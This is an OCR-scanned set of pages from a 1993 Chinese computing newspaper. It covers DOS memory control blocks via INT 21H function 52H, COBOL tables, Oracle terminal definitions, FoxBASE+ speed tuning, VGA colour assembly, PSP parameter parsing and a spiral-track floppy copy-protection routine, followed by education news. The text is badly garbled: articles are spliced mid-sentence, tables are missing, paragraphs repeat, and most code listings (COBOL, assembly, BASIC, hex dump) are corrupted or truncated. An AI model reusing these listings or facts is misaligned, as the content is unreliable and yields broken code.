mcbseg=peek(mcbseg,rg.x.bx-2);/*取第一个MCB的段址*/
while(peek(mcbseg,0)==0x4d){
mcbseg+=peek(mcbseg,3)+1;/*跟踪 MCB 找最后一个 MCB*/
}
if(peek(mcbseg,0)==0x5a){/*找到最后一个 MCB*/
y=peek(mcbseg,3);
printf("\navailable memory,%ld",y*16);
/*变内存字节数为字字节*/
}
}

```

在编程过程中,经常会遇到下列问题:

- 1.怎样释放内存驻留程序所占用的空间?
- 2.当前内存还有多少空间可用?

在一般的DOS文献中并没有提供这样的功能,笔者通过查阅资料跟踪程序,发现了DOS的确有一个未公布的功能能解决此类问题,即INT 21H的52H号功能,该功能返回DOS内存分配链中第一个内存控制块(MCB)的地址.具体调用方法如下:

```
MOV AH=52H
INT 21H
```

调用后DOS向ES寄存器返回一个段址,向BX寄存器返回一个偏移量,ES,BX所在地址2所指的一个字的地址,就是DOS内存分配链中的第一个MCB的段址,详细用法见左面所附程序.

在理解上述问题之前,必须先弄清DOS内存分配链和DOS内存控制块(MCB)的概念.

DOS系统能有效地管理至多640K的内存空间,是用一条内存控制链来掌握当前内存的分配和使用的,内存控制链结构及说明如下:

字节	0	1	2	3	4	5--0FH
标记	分配块段号	分配块节数	保留			

1. 标记:表示本控制块是整个控制链中的一块还是最后一块,即:
 4DH=非最后一块
 5AH=最后一块

2. 分配块段号:本控制块相应的分配块是被分配的,还是空闲的,即:
 0000=空闲的
 XXXX=已被分配的块段号(即程序PSP的段址)

3. 分配块节数:本控制块相应的分配块的长度(以字节为单位,1节=16字节),由这些控制块就形成了一条内存控制链.自第一个控制块偏移0开始标记为4DH,以后各块均标示为4DH,直至最后一块标记为5AH,各控制块之间关系用下述算术式表示:
 第1+1块MCB指针=第1块MCB指针+第1块MCB节数*16
 例如:第1块MCB指针为071FH(节单位,下同),而该MCB对应的分配块长度为04B0H(位节的值),由上述公式计算得第1+1块MCB的指针为0C30H,依此类推,可得标记为5AH的最后一块控制块指针.

有了这些知识,本文开始提出的问题就迎刃而解了.第一个问题的解决方法为:利用INT21H的52H号功能示出第一个MCB指针,根据该MCB中位移1中一个字的值,求出驻留程序的PSP段址,再调用INT21H的49H号功能释放该内存块.

第二个问题的解决方法为:求出第一个MCB指针后,利用公式求出最后一个MCB指针,该MCB位移3的值为当前内存可用空间的最大值.

本文所附程序1和程序2分别解决上述两个问题,程序1只是一个过程,要与具体驻留内存程序相结合,读者可自行结合在自己的程序中去,程序2是一完整的程序,运行结果打印出内存剩余空间的值(此处以字节为单位),两程序均用Turbo C2.0编写,在286,386机上通过.

湖南 何永胜

本版责任编辑 06号

COBOL 1 中如何实现虚拟可变量表

许多资料中介绍COBOL语言可以用“数据项 occurs 数字 1 到数字 2 times”来实现可变量表.但有的COBOL语言编译系统(如pccobol 1.1系统)却不能通过可变量表的编译,如何解决这个问题,笔者在编写一些管理软件中使用了如下方法,实现了虚拟的可变量表,供同行参考.

一、在数据表中设定表的上限,如你的表的上限为100则在数据表中,对某数据项做如下描述:

```

C>type text.cob
identification division.
program-id text.
environment division.
input-output section.
file-control.
select text assign to disk.
data division.
file section.
fd text label record is standard
value of file--kt is "text.dat".
01 person.
02 name pic 9(4).
02 name pic x(8).
02 face pic a.
02 pay pic 9(5)+99.
working-storage section.
77 xl pic 9(4).
77 ch pic 9.
77 number1 pic 9(4).
77 name1 pic x(8).
77 face1 pic a.
01 peo.
02 people occurs 100 times
indexed by l.
03 number-p pic 9(4).
03 name-p pic x(8).
03 face-p pic a.
03 pay-p pic 9(3)+99.
screen section.
01 scr-1.
02 blank screen.
02 line 5 column 30 value 1按编号*.
02 line 7 column 30 value 2按姓名*.
02 line 9 column 30 value 3按性别码*.
02 column plus 3 pic 9 to ch.
procedure division.
p-open input text.
move 1 to xl.
a read text at end close text go to b.
move person to people(xl).
add 1 to xl.
go to a.
b-if xl=101 go to c.
move zero to number-p(xl).
move space to name-p(xl).
move space to face-p(xl).
move zero to pay-p(xl).
add 1 to xl.
go to b.
c-accept scr-1.
display scr-1.
go to cl e2 e3 depending on ch.
endd.
close text.
stop-run.
01.
display"请输入编号".
accept number1.
search all people at end go to endd
when number-p(i)=number1 go to end.
e2.
display"请输入姓名".
accept name1.
search all people at end go to endd
when name-p(i)=name1 go to d.
e3.
display,请输入识别码".
accept face1.
search all people at end go to endd
when face-p(i)=face1 go to d.
d.
display people(i).
go to endn.

```

二、在过程序时,可以按表的实际个数填入表内.剩余的空表对应初等项的类型零或空表值(数字型)及空格(字符型、字母型).

```

move zero to
number(x).
move space to
name(x).
move space to
face(x).
move zero to
pay(x).

```

这样就实现了表的可变量长.在编一些管理软件的查询时用的search或search all功能,比不用表查询的速度平均要快很多,对于一个长表,其速度要快几十倍,因此可变量表对一些管理软件的查询是很有用的.

附上一个简单实用的程序来说明以上方法的具体用法.此程序在IBM-PC机上通过(640K内存).

呼群 高晓非

CRTE实用程序

—在ORACLE数据库全屏幕产品中的运用

CRTE实用程序用来建立或修改用户在操作ORACLE数据库全屏幕产品(屏幕格式化工具SQL*FORMS、电子报表工具SQL*CALC、菜单生成工具SQL*MENU)时所需的系统环境.在此,我们把它叫作“终端定义”,一般在ORACLE数据库安装时系统自身就定义了,以后,用户也可根据需要自己定义,下文主要讲的是用户如何自己定义所需的“终端定义”.

“终端定义”的具体作用为:

- 定义各功能键,以对应于操作ORACLE数据库全屏幕产品时所需的一系列功能键.
- 除为用户在操作ORACLE数据库全屏幕产品时所在的环境作定义外,还为其使用的CRT显示特性(例如反向显示,黑体字或高亮度以及下面线等)作定义.
- 众所周知,ORACLE数据库的所有信息,无论是系统的,还是用户的,都是以“表”的形式存在于数据库中的.“终端定义”信息也不例外,本人通过便知,ORACLE数据库安装时系统自身就定义了“终端定义”信息最初放在CRT、CRTBOX、CRT_PRODUCTS、CRT_TYPE、ESC、FUNCTIONS、GOTO_LC几张数据库“表”中,这些“表”通常是在ORACLE数据库安装的最后阶段创建的,“用户”只能在有SYSTEM特权的情况下,才可对这些“表”进行修改,然后,CRT实用程序利用这些“表”信息,把它们编译到用户程序在屏幕操作时所需的“终端定义”中去,这个“终端定义”最终以文件形式体现,称之为CRT文件,也可称为任意文件名.以后,用户在操作ORACLE数据库全屏幕产品时可根据需要调用自己定义的“终端定义”,这个思路即为本文的中心思想.

所要用的数据库“表”及其作用见图:

表名 用途
 CRT 描述终端的硬件特性
 CRTBOX 在终端上画框所用的图形字符
 CRT_PRODUCTS 需要使用CRT定义的ORACLE产品代码

CRT TYPE CRT设备代码并注明是异步或同步的ESC ORACLE产品,终端类型,按键及功能间的映象FUNCTIONS为ORACLE产品屏幕功能分配两字节位码GOTO_LC 把行/列位置转换为光标坐标,或是把光标坐标转换为某类显示设备的坐标代码

用户可根据下列步骤来建立自己的“终端定义”(*.CRT)并且调用:

1. 以SYSTEM身份注册,根据需要对“终端定义”所涉及的“表”(如CRT、ESC及CRTBOX等)进行SELECT、INSERT、DELETE、UPDATE操作.
2. 在对这些数据库“表”进行操作之后,可运行CRT实用程序,创建*.CRT文件,其句法格式如下:


```

C>CRT CRTNAME USERID/PASS[-D]

```

 其中,*CRTNAME必须与表CRT、ESC及CRTBOX中的CRTNAME对应.
 *USERID/PASS为具有SYSTEM特权的用户和口令.
 若不指定D选项,则输出文件取名为CRTNAME.CRT,若指定D选项,则输出文件取名为DEFAULT.CRT.
 例如,用户建立的*.CRT为EGAANSI.CRT,则C>CRT SGAANSI SYSTEM/MANAGER
 3. 运行ORACLE程序时,用户调用自己需要的“终端定义”(*.CRT文件).
 如在数据库录入(IAP)中调用*.CRT文件,在ORACLE RDBMS V4.1.1版本下,其句法格式:


```

C>IAP *.FRM USERID/PASS *.CRT

```

 在ORACLE RDBMS V6.1版本下,其句法格式:


```

C>RUNFORM *.FRM USERID/PASS *.CRT

```

 其中,*.FRM为ORACLE数据库录入程序.例如:
 在ORACLE RDBMS V4.1.1版本下,用户在(CHEN/SI)要运行CHENSL.FRM数据库录入程序,想利用EGAANSI.CRT的定义,则


```

C>IAP CHENSL.FRM CHEN/SI EGAANSI.CRT

```

 在ORACLE RDBMS V6.1版本下,用户在(CHEN/SI)要运行CHENSL.FRM数据库录入程序,想利用EGAANSI.CRT的定义,则


```

C>RUNFORM CHENSL.FRM CHEN/SI EGAANSI.CRT

```

 本文只是抛砖引玉,关于ORACLE数据库的许多技巧和方还有待于我们大家进一步探讨.

湖南 陈实

如何提高FoxBASE+的统计运算速度

目前的数据库系统都存在一个突出的问题,这就是运行速度的问题。FoxBASE+比dBASE的运行速度提高了许多,但是,它的运算速度,尤其是数据库统计运算速度,仍然是不令人满意的...

一、BUFFERS设置和PCACHE设置与运行速度的关系实验

同行知道,要提高数据库系统的运行速度,就要充分利用系统仅有的内存。为此,dBASE-III和FoxBASE+都在DOS的BUFFERS设置基础上增加了在自身的环境设置文件CONFIG.DB和CONFIG.FX中设置BUFFERS和PCACHE参数的功能。

通常的FoxBASE+资料中称“FoxBASE+与dBASE-III相比的一个主要改进是内存的使用方式。在执行时,它能动态调整内存缓冲程序的存贮和其它内容,使得在较小的内存条件下也能运行得很快。”相应地,“它在CONFIG.FX文件中不需要设置BUFFERS,PCACHE参数,从而使使用过程大大简化。”

为了验证这一点,笔者做了两个实验,情况见下表。

表一、BUFFERS设置与运行速度的关系

Table with 3 columns: DOS中的BUFFERS值, 进入FOX系统后所占空间, 完成相同内容所花时间

注:1、BUFFERS参数,用来设置内存缓冲区的大小,影响I/O速度;

2、CONFIG.FX中的BUFFERS设置运行速度不产生影响,而且不导致内存的减少,故不列出来;

3、被统计数据库文件长度为40KB,均被一次性调入内存。

表二、PCACHE设置与运行速度的关系

Table with 4 columns: PCACHE, 被统计数据库长度, 进入FOX系统后所占空间, 完成相同内容所花时间

注:1、PCACHE参数,用来设置分配给执行期间缓存编译好程序的内存总量,以1K字节为单位,取值范围是0-64,约值定是64

2、被统计数据库文件均被一次性调入内存,命令文件相同。

二、如何提高大数据库的统计速度

数据库统计运算的速度问题,笔者曾有过两次深刻的体会。第一次是处理一个学生调查的数据库统计,使用FoxBASE+2.1在PC机上整整运行了2小时多;另一次是12000余个记录的成绩统计,使用FoxBASE+2.1在386机上运行了6.5小时多,才完成一个项目的统计,这是让人难以忍受的。

有了这两次深刻体会,便开始认真思考提高数据库统计速度的问题。大家知道,在进行读写操作时,软盘的速度最慢,只是硬盘的十分之一,然而内存的读写是纯粹电的操作,速度是硬盘的百倍以上。如果每统计一个数据库项目都要介入磁盘的读写,这样,统计出成千上万个数据库,单花在磁盘的读写上的时间就显得很大了,请看下表:

Table with 4 columns: 库长度, 有无磁盘读写介入, 完成相同内容所花时间, 时间比

注:1、两次实验内存大小不同,其余条件均相同;

2、命令文件长度为765B。

从上表可见,被统计数据库不能被一次性调入内存而介入频繁的磁盘读写是影响统计运算速度的主要原因。

目前国内使用的几乎都为汉化FoxBASE+,在双软PC机上通常让一级汉字驻留内存,这时可一次性调入内存的数据库长度不超过78K(从表一可见,BUFFERS值的设置情况对这个值有影响),在实际工作中这只能算一个小数据库,对长度大于78K的数据库应怎样处理呢?这是实际工作中我们提出的一个课题。

针对这一问题,容易想到不让汉字驻留内存,这样就可以将这个极限提高到180K。但是,对于国内拥有量极大的IBM PC/XT及其兼容机由于汉字驻留磁盘(内存不到1M),就不能在命令文件和数据库文件中使用时,否则将引起频繁的磁盘读写问题。——这仍不是最满意的方法。

其实,汉化FoxBASE+是由西文汉化而来,因此它与西文状态下运行是完全兼容的。那么,我们为什么不能在汉字状态下设计并调试好程序,而退出汉字状态来运行程序呢?实践证明,这是可行的,并且对含有汉字的命令文件和数据库文件可以不作任何修改,使用这一方法,可以将以78K内存的PC机的一次性调入内存的数据库长度由78K提高到224K,见下表:

在计算机编程中算法和数据结构的地位越来越重要,数据结构中有一个我们经常使用的类型——数组。它作为一种基本数据结构,有着十分广泛的作用。标志数组就是其中一种。标志数组用来对一个或多个对象的某个特征进行标志,从而使程序可以根据标志来决定不同的处理工作。

然而,在具体使用中,我发现它存在着一个很大的缺点,就是在你的程序中,需要被标志的对象个数可能会变化,由于数组只能被说明一次,所以不可能使标志数组的大小也随描述对象的个数一起变化。

(一)预估法,就是先估计出程序中描述对象可能出现的最大个数,然后就开辟这么大的数组,可这又会带来两个问题:①若实际使用高估值太远,则造成内存大量浪费;②不可避免造成现实使用超过估计值的特殊情况。

(二)内存法,我们知道,标志一般都很简单,可以很方便地将其数值范围压缩到0至255,然后在内存中找一片单元,并在程序

目前,许多中高档的微机,如286,386,PS/2等大都配备VGA显示卡及高分辨率彩色显示器,这不仅提高了显示的清晰度,也丰富了图形的色彩。在实际使用中当我们执行以下指令:

```
MOV AH,0
MOV AL,13H
INT 10H
;将VGA显示设置成320*200-256color图形方式后,在屏幕上显示出有256种颜色,十分美观。然而由于目前市场上介绍这方面内容的书籍很少,所以许多用户都不清楚256种颜色与数“0-255”的对应关系,这给大家设置图形颜色带来了一些困难,往往在编程中出现了为设置某种颜色而进行多次改变程序中参数、反复调试的现象。用这种尝试法选择颜色是比较笨和盲目的,且又十分浪费时间。怎样才能快速找到自己所选颜色在“0-255”中相对应的某个数呢?为此我们参考了VGA显示卡和MS-DOS(V3.30)等有关手册,通过在微机上(286,VGA高分辨率显示器)反复实践,掌握了VGA在320*200-256color图形方式下256种颜色与数“0-255”的对应关系,
```

VGA320*200图形方式下256种颜色选取

大家的编程效率,上海具邦志夏霖附录:color256.asm程序清单及注释

```
stack segment para
stack' stack'
db 256 dup(0)
stack ends
data segment para
public' data'
x1 db 1 dup
(0);颜色块长度记数单元
x2 db 1 dup
(0);颜色块宽度记数单元
x3 dw 1 dup
(0);列坐标记数单元
x4 db 1 dup
(0);每列颜色块块记数单元
x5 db 0 16 32
48 64 80 96 112 128
x6 db 16 31
47 63 79 95 111 127 143
x7 db 128 144
160 176 192 208
(0)的对应关系;
int 10h
mov ah,09
lea dx,x5
int 21h
mov ah,02
mov dx,01800h
int 10h
mov ah,09
lea dx,x7
int 21h
mov ah,02
mov dx,01800h
int 10h
mov ah,09
lea dx,x8
int 21h
mov ah,02
mov dx,01800h
int 10h
mov ah,09
lea dx,x8
int 21h
mov x1,0
mov x2,0
mov x3,0
mov x4,0
mov al,128
jmp to
to: mov cx,03
mov bx,0
int 10h
ret
start endp
code ends
end start
```

表四:各种设置和状态对一次性调入内存数据库长度影响

Table with 5 columns: 项目, 是否汉字状态, 进入FOX系统后所占空间, 能一次性调入内存的数据库最大长度, 文件长度比

注:测试用命令文件长度为765B。

根据这一原理,对于拥有1M内存的286机,可利用扩充内存容量为600K的虚盘,不用来装程序,而作为使用盘。这样可以使长度超过500K的数据库的统计过程全在内存中进行,同样方法,对于这4M的386机器,则可以实现长度达3M的数据库的统计运算过程不介入频繁的磁盘读写,这会比传统方法的速度提高百倍以上。

这样,一般意义的“大库”的统计问题就可以迎刃而解,不再需要烦人的等待了。对于更大的数据库,可根据上述原理对数据进行拆分,即根据统计要求进行拆分(分记录或分字段),达到能一次性调入内存的目的,统计后再将结果合并,以求效率最佳。

当然,要提高速度,在命令文件中是忌讳使用SET TALK ON的,这不仅是显示慢,同时,进行SET TALK ON/OFF转换需转换内存中的系统覆盖程序,介入磁盘的读操作。至于统计结果,一般放于另一盘中。从表四及第一部分的讨论结果可看出,DOS中的BUFFERS设置也宜小些好,这样可提高一次性调入内存的数据库的长度。

该过程使用的软件是PC-DOS5.0,CCDOS4.0,FoxBASE+2.1,除特别说明外使用机型为IBM PC/XT兼容机,双软盘,640K内存。

高年 冯建军

浅谈标志数组

中设一个指针,该指针随时指向已使用单元尾部,这样,只需调整指针就可以扩大或缩小这个“标志数组”。

现举一应用“内存法”的例子。有一头母牛,它每年初生一头小母牛,每头小母牛从第四个年头起,每年年初也生一头小母牛,问在第20年时牛的头数是多少?程序如下:

```
10 YEAR=20
20 J=0,AD=8192,SUM=1,
POKE AD,4
30 FOR Y=1 TO YEAR
40 I=J,FOR K=0 TO I
50 P=PEEK(AD+K)
60 IF P=4 THEN SUM=SUM+1,J=J+1,POKE AD+J,1;
OOO 30
70 POKE AD+K,P+1
80 NEXT K,Y
90 PRINT"COWS=",SUM
100 END
;程序中YEAR变量放年数;SUM变量放牛的头数;J是指针;AD是“数组”首址,本程序设为
```

8192(\$2000)。

本程序基本思路是给每头牛分配一个标志单元,若它是刚生出来的,则标志置1,当标志为4时,表示它可以生小牛了,36语句是对年份的循环,40语句是对年所有已出生牛的循环,60语句判断若当前牛的标志为4,则指针J加1,开出一个单元作新出生牛的标志,并且牛的头数加1,否则当前牛的标志置1。

通过上面的分析,我们可以发现“内存法”的确有它的优点所在。

西安 王龙

可执行的 EXE 和 COM 文件在 DOS 命令执行时,如果不作特殊处理,那么,用户编写的可执行文件,怎样才能运行携带参数呢?

这要从程序段前缀控制块 PSP 谈起。DOS 命令处理程序 COMMAND.COM 在 DOS 命令行搜索到一个可执行的 EXE 或 COM 文件时,在加载执行该文件之前,首先在 DOS 常驻部份之上的内存可用空间的最低端建立一个 PSP,该控制块内含有命令行的若干信息,之后才将可执行文件本身加载到 PSP 上方予以执行。

程序段前缀控制块 PSP 的内部结构是这样的:

Table with 2 columns: PSP offset and description. Rows include program termination, stack pointer, DOS system calls, program termination, Ctrl-C handling, program termination, environment address, file control blocks, and free space.

用 DEBUG 可以阅读到上述 PSP 结构中的具体信息内部,例如用 DEBUG 调试一个叫 XCOPY.EXE 文件的时候,xcopy.EXE 就作为可执行文件 DEBUG 在 DOS 命令行携带的参数而出现 PSP 中。请看下述调试过程:

```
C:\dos> debug
-n xcopy.exe
-1
-d 0 100
1340,0000 CD 20 00 A0 00 9A F0 FE
-1D F0 F4 02 77 0F 2F 03.....W./
1340, 0010 77 0F BC 02 77 0F 3F 0F
-01 01 01 00 02 FF FF FF W...W.Y
...
1340,0020 FF FF FF FF FF FF FF FF
-FF FF FF FF 3B 13 5A 31.....Z1
1340,0030 77 0F 14 00 18 00 40 13-FF
FF FF 00 00 00 00 00.....
1340,0040 00 00 00 00 00 00 00 00
-00 00 00 00 00 00 00 00.....
1340,0050 CD 21 CB 00 00 00 00 00
-00 00 00 00 00 58 43 4F.....XCO
1340,0060 50 59 20 20 20 20 20 20
-00 00 00 00 20 20 20 20 FY EXE....
1340,0070 20 20 20 20 20 20 20 20
-00 00 00 00 00 00 00 00.....
1340,0080 0A 20 58 43 4F 50 59 2E-45
```

58 45 0D 3B 43 3A 5C XCOPY.WXE; C:\

不难发现,在 DEBUG 程序 PSP 的位移 5CH 处(格式化未打开的文件控制块 1)及位移 80H 处(未格式化参数区),都存储着 DEBUG 所携带的参数 xcopy.EXE。我们在编程时,只需要关注未格式化参数区就行了,因为该参数区的第一个字节还存有参数的长度(包括前导的或嵌入的定界符,但未尾的回车符除外),并将该参数区的内容传送到程序指定的数据区,即可供程序在运行中检索使用。

下面提供一专门显示存储区中字符信息的程序来说明上述原理及其编程方法。本程序设置 4 行字符信息,参数编号为 0~3;编辑、汇编和连接之后在 DOS 命令键入文件名,并携带一个 0~3 之间的任意参数,DOS 即可加载该程序并执行,屏幕上将出现相应编号的一行字符信息。

```
源程序清单如下:
cseg segment public 'code'
org 100h
assume cs,cseg,ds,cseg
start proc near
mov ax,80h,传递 PSP 非格式化参数
mov di,offset param,至命令参数区
inop cx,128
cld
repnz movsb,检查参数有效性
jnz error
mov al,param+2
sub al,'!'
jc error
cmp al,3
jc error
mov dx,offset msg1;据参数查找显示项
mul thirty,地址并显示
add cx,dx
mov ah,9
int 21h
jmp cend
error:mov dx,offset msgm
mov ah,9
int 21h
cend:mov ax,4c00h,结束退出
int 21h
start endp
msg1 db 'program1', '$'
msg2 db 'program2', '$'
msg3 db 'program3', '$'
msg4 db 'invalid parameter!', '$'
param db 128 dup(0),命令参数区
thirty db 9
cseg ends
end start 湖南刘则鸣
```

中学英语词汇练习,学习外语的一大难关,就是掌握词汇的用法,而要学会使用词汇,首先要掌握单词的基本意义。本软件在这方面为学生提供帮助,软件收集了中学英语中的词汇 1944 个,可进行中译英、英译中拼写三种练习,以提高记忆单词、熟练掌握单词的基本意义及其拼写,为进一步学习英语打下基础。

本软件有四种练习方式:

- 1 中译英练习。
2 英译中练习。
3 拼写练习。
4 选择词汇练习。
本软件各盘内容如下:
1 号盘:存有第一个字母为 A~E 的单词。
2 号盘:存有第一个字母为 M~Z 的单词。
为提高学生的兴趣,

软件有音响效果,并有自给,由选择音响的开关,随时关闭或打开音响。

软件使用了 CEC-1 中华学习机汉字库,因此只能在该机上进行。本软件适用于中学生自学。

中和确定(预习和复习)处理;

本软件可帮助学生在实验前复习实验的原理、实验前英语打下基础。
计算操作要点及实验误差分析。
本软件可显示整个中和确定实验的全过程,使学生在实验前了解操作注意事项及要点。
本软件有实验数据处理和误差分析功能,实验后可直接把数据填入表格,计算机自动告诉我们

该实验的误差率是否合格。并可通打打印机打出实验报告。

本软件适用于高中学生和化学教师。

做数学题。

本软件可培养学生的逻辑思维能力及推理能力,介绍了推算的基本方法,并配有大量的练习,练习分为:两数相加、两数相

减、一个数乘以 2、一个数乘以 3、一个数乘以 59 或 60,500.....)一个数乘 1.25,125.....)等类。在练习时,还可以自己选择运算时限,其中 1 为最慢,9 为最快。

本软件适用于小学生数学课外练习

北京 杨素梅

教育软件精萃园地 (八)

关于 FOXBASE 中 ON ERROR 和 ERROR () 的应用

在运行 FOXBASE 编写的程序时,可用 ON ERROR 和 ERROR () 来判断出错,提示操作人员重新输入,以免中断程序。

```
例如,在《打印数据库报表》程序中,每次程序运行的开始,屏幕提示操作人员“请输入数据库名”,这时如操作人员输入了盘上不存在的库名,程序会中断退出,解决的方法如下:
ZK.PRG (主程序)
DO WHILE ER=1
WAIT
```

```
ER=1
ENDIF
RETURN
其中 ERROR () 函数设为 1,即 1=File does not exist,是 FOXBASE 中错误信息代码,详见《FOXBASE 使用手册》。
```

```
CLEAR
ACCEPT "请输入数据库名" TO DOG ON ERROR
DO ER.PRG
VSE &
DOG
ER=ER+1
ENDDO
ER.PRG (子程序)
IF ERROR (0=1) CLEAR
"@8,20 SAY"
此数据文件,返回重输!!!
WAIT
```

重庆邮电学院 蒋金平

谢 琳

CEC 高级防拷技术

螺旋轨道的原理与制作 (续)


螺旋轨道的原理及制作,研究防拷贝,还要研究 COPY 程序,对 COPY 程序来说,读出磁盘内容并不难(只要访问 COE0 至 COEF 段开关便可读出磁盘原始数据),难在怎样把有效数据写入目标盘。现在流行的 COPY 程序在这方面做的还不够完善,它们有一个共同的弱点:磁头磁轨为一个封闭的圆,这就给防拷贝提供了机会,由上文可知 CEC 驱动器磁头分辨能力不高,这不仅体现在读数据时,磁头间距应在 3.6° 以上,还体现在写数据时磁头间距同样应在 3.6°,否则后写的磁头就会覆盖前面一轨的内容。

如果我们不把磁头设为完整的圆,而是设为一段段圆弧,各圆弧之间相距于 3.6°,这样即使 COPY 程序读出了正确数据,在写入目标盘时,数据也会相互覆盖,最终还达不到拷贝的目的。这就是螺旋轨道的原理,所以把它取名为螺旋轨道,是因为各段圆弧

程序在运行中被强迫中断时不敢破坏 DOS.3,其后再运行移至起始轨的工作,程序将把 \$2092 中的数值作为目标磁数,把磁头移动到,准备进行格式化工作(注:此处所说移动一轨为标准转的 1/4,也就是说全盘移动需 160 轨),然后 \$1FE7 到 \$1FFF 段程序对自身进行修改,使程序具有格式化能力,而且把 \$1FFC 中螺旋磁数写入 \$2092, \$2000 至 \$2015 段使磁头回“0”轨, \$2014 至 \$2024 判断磁盘是否为 \$FF2D,打印“ERROR”并响铃,中止程序运行,注意,修改此程序并不受软件限制,只要硬盘写入数据,因为驱动器写盘但不受软件限制,还受硬件限制,完成准备工作后, \$2038 至 \$2076 程序段使磁头完成移动 160 轨的任务,这是本程序的核心,读者应特别注意在写读,写程序时最好不要改变这段程序,最后的 \$2082 至 \$2080 完成格式化的任务,在 \$208E 设置有每 3.6° 范围内螺旋磁数, \$2092 中存有移动磁数, \$209E 中存放每一螺旋磁头设置的扇区数,程序中调用了 \$BC56 写地址栏标

志的程序,并且与与磁盘中残留信息区分,把标准的“DE.AA.96”改为“DE.AA.9A”,程序还调用了 \$B82A 写扇区于程序与 \$FCA8 延时子程序。
打人机器程序后,由“L”反汇编命令查看程序,如果出现“???”则说明输入有错误(但不一定是此句错,也可能是前面有错),检查无误后运行,你将看到简短的磁头移动声,经过一格式化就会完成,速度比 DOS3.36 的 INIT 快一些,进入 COPY11 PLUS 2070,20 82 20 C8 4C 3P 20 68 68 A9 96 8D 84 BC 4P 2060,1P 20 98 48 A9 1A 20 A8 FC E6 44 A5 44 C9 04 90 2060,10 C9 8D B0 E2 A0 FF 85 3F E5 3F A5 3F C9 03 D0 28A0,03 68 A8 60 A0 10 A6 2B 4C 99 20 2A B8 4C 99 2B0C,20 00 00

螺旋轨道示意图



软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子所合办 主编:刘德福 副主编:唐敏
国内统一刊号:CN51-0106 订刊代号:01-74 地址:成都市金河街75号 邮政编码:610015

《计算机启蒙知识 BASIC 语言》介绍

为了在广大学生中普及计算机知识,培养他们学习计算机知识的兴趣,由多年从事计算机教育的老师编写了《计算机启蒙知识 BASIC 语言》一书,该书注重系统性、实践性和趣味性,与小学数学教材紧密结合,例题和习题以数学课本的内容为依据,内容通俗易懂,使学生们既巩固了所学的数学知识,又学习了计算机的编程知识,达到一举两得之功效。该书对小学生学习计算机程序设计知识很有帮助,适用于小学计算机语言教材。

《计算机启蒙知识 BASIC 语言》由河北少年儿童出版社出版,面向全国发行,规格16开,19万字,每本3.20元(包括邮费)。

联系人:张小敏
地址:四川重庆南岸区一天门87号东门
渝教委中学,
邮编:630064.



中国计算机学会普及委员会1993年要做十件大事

1. 1993年8月2日~11日在山西晋太原市举办第十一届全国青少年信息学(计算机)竞赛。
2. 培训和选拔四名选手组成中国队参加第五届全国信息学奥林匹克,地点在阿根廷。
3. 继续进行“奥林匹克学科竞赛与科学教育改革”的研究,这是全国教育科学重点研究项目,93年计划深入面上调查,收集有价值、有说服力与可信度的资料和数据。
4. 积极支持与协助“中国计算机报普及版”、“电脑报”、“软件报”、“光明日报科学版”、“计算机世界”、“电子与电脑”等一批面向普及的报纸和刊物。
5. 继续组织好“学装电脑”的活动,准备支持推广普及单片机技术,以函授或其它方式,多层次、多途径地培养应用人才,为社会主义市场经济的发展做出贡献。
6. 积极支持与协助有关部门制定普及计算机教育的计划与政策,譬如教学纲要,教材教法、机型选配、计算机辅助管理软件、计算机辅助教学软件的研制与开发等。
7. 组织编写一批水平较高的面向初学者的计算机普及丛书。
8. 编写供计算机奥林匹克学校使用的教材。
9. 与一些大学联合举办专题讲座或某个专题的普及班。
10. 支持与组织软件人员的竞赛活动。

(中国计算机学会普及委员会供稿)

我国中小学计算机教育现状与发展

我国中小学计算机教育一般包括计算机课程教学、计算机辅助教学(CAI)、计算机管理教学(CMI)等几个方面。CAI和CMI与传统教学相比,具有其独特的优点,如自定步调、因人而异、交互性、智能性等,随着计算机教育深入发展,CAI和CMI,逐渐引起人们的关注和重视。

教育软件是开展计算机辅助教学的关键,同时还制定了“教育软件评审标准”、“教育软件编写原则”、“教育软件登录管理办法”等标准和技术文件,并建立和完善了教育软件的三级评审制度(初审、二审、终审)。我国教育软件的研制水平和评审制度在亚太地区具有一定的影响。

现有的教育软件基本上是中学学习机和APPLE系列机上使用的软件,涉及中小学数学、物理、化学、语文、外语、生物、历史、地理、音乐、美术、计算机等学科,也有适合幼儿教育的软件,70%以上的软件属于个别指导和操练类型,13%为课堂演示型,其余的类型有益智游戏、CAI工具及教学管理等,从软件适用的范围看,不但有适于幼儿及中小学生的软件,也有面向教师的辅助性软件,如题库系统、试卷生成系统等。这批教育软件国家教委已通过各省、市、自治区计划单列市教委向中小学推广和试用。

目前PC系列机的性能价格已优于中华学习机,我国部分省市、特

我国中小学教育软件的现状与发展

别是沿海地区和内地的一些大中城市中小学配备了为数不多的PC系列微机。但是适合我国国情的PC系列机的教育软件严重缺乏,这个问题已经引起了有关部门的高度重视,有关中小学计算机教育研究中心加快了PC系列软件的研究、开发、推广工作,以适应中小学计算机教育的需要。

(中国中小学计算机教育研究中心供稿)

用软件,涉及中小学数学、物理、化学、语文、外语、生物、历史、地理、音乐、美术、计算机等学科,也有适合幼儿教育的软件,70%以上的软件属于个别指导和操练类型,13%为课堂演示型,其余的类型有益智游戏、CAI工具及教学管理等,从软件适用的范围看,不但有适于幼儿及中小学生的软件,也有面向教师的辅助性软件,如题库系统、试卷生成系统等。这批教育软件国家教委已通过各省、市、自治区计划单列市教委向中小学推广和试用。

目前PC系列机的性能价格已优于中华学习机,我国部分省市、特

别是沿海地区和内地的一些大中城市中小学配备了为数不多的PC系列微机。但是适合我国国情的PC系列机的教育软件严重缺乏,这个问题已经引起了有关部门的高度重视,有关中小学计算机教育研究中心加快了PC系列软件的研究、开发、推广工作,以适应中小学计算机教育的需要。

(中国中小学计算机教育研究中心供稿)

计算机与基础教育相结合是当前新技术革命与教育改革的一大趋势,计算机教育是一项面向未来的现代化教育。由于信息社会对广大劳动者的科技素质提出了更高的要求,计算机教育应成为青少年素质教育的一个重要的组成部分,计算机课程应逐步成为中小学一门独立的知识性与技能性相结合的基础性学科,通过本课程的学习,为学生将来进一步学习和应用打下基础。

我国中小学的计算机教育自1982年开始起步,经过十年的努力,到目前为止,全国已有1万所中小学配备了计算机设备,并以各种形式对学生开展计算机教育。全国受过各种形式的计算机教育的中学生达300多万人。

由于我国不同地区经济和文化教育发展的不平衡,目前还不可能在全国中小学范围内普遍开设计算机课程。

中小学计算机课程的形态也有多种形式。

我国中小学计算机课程、教材和发展

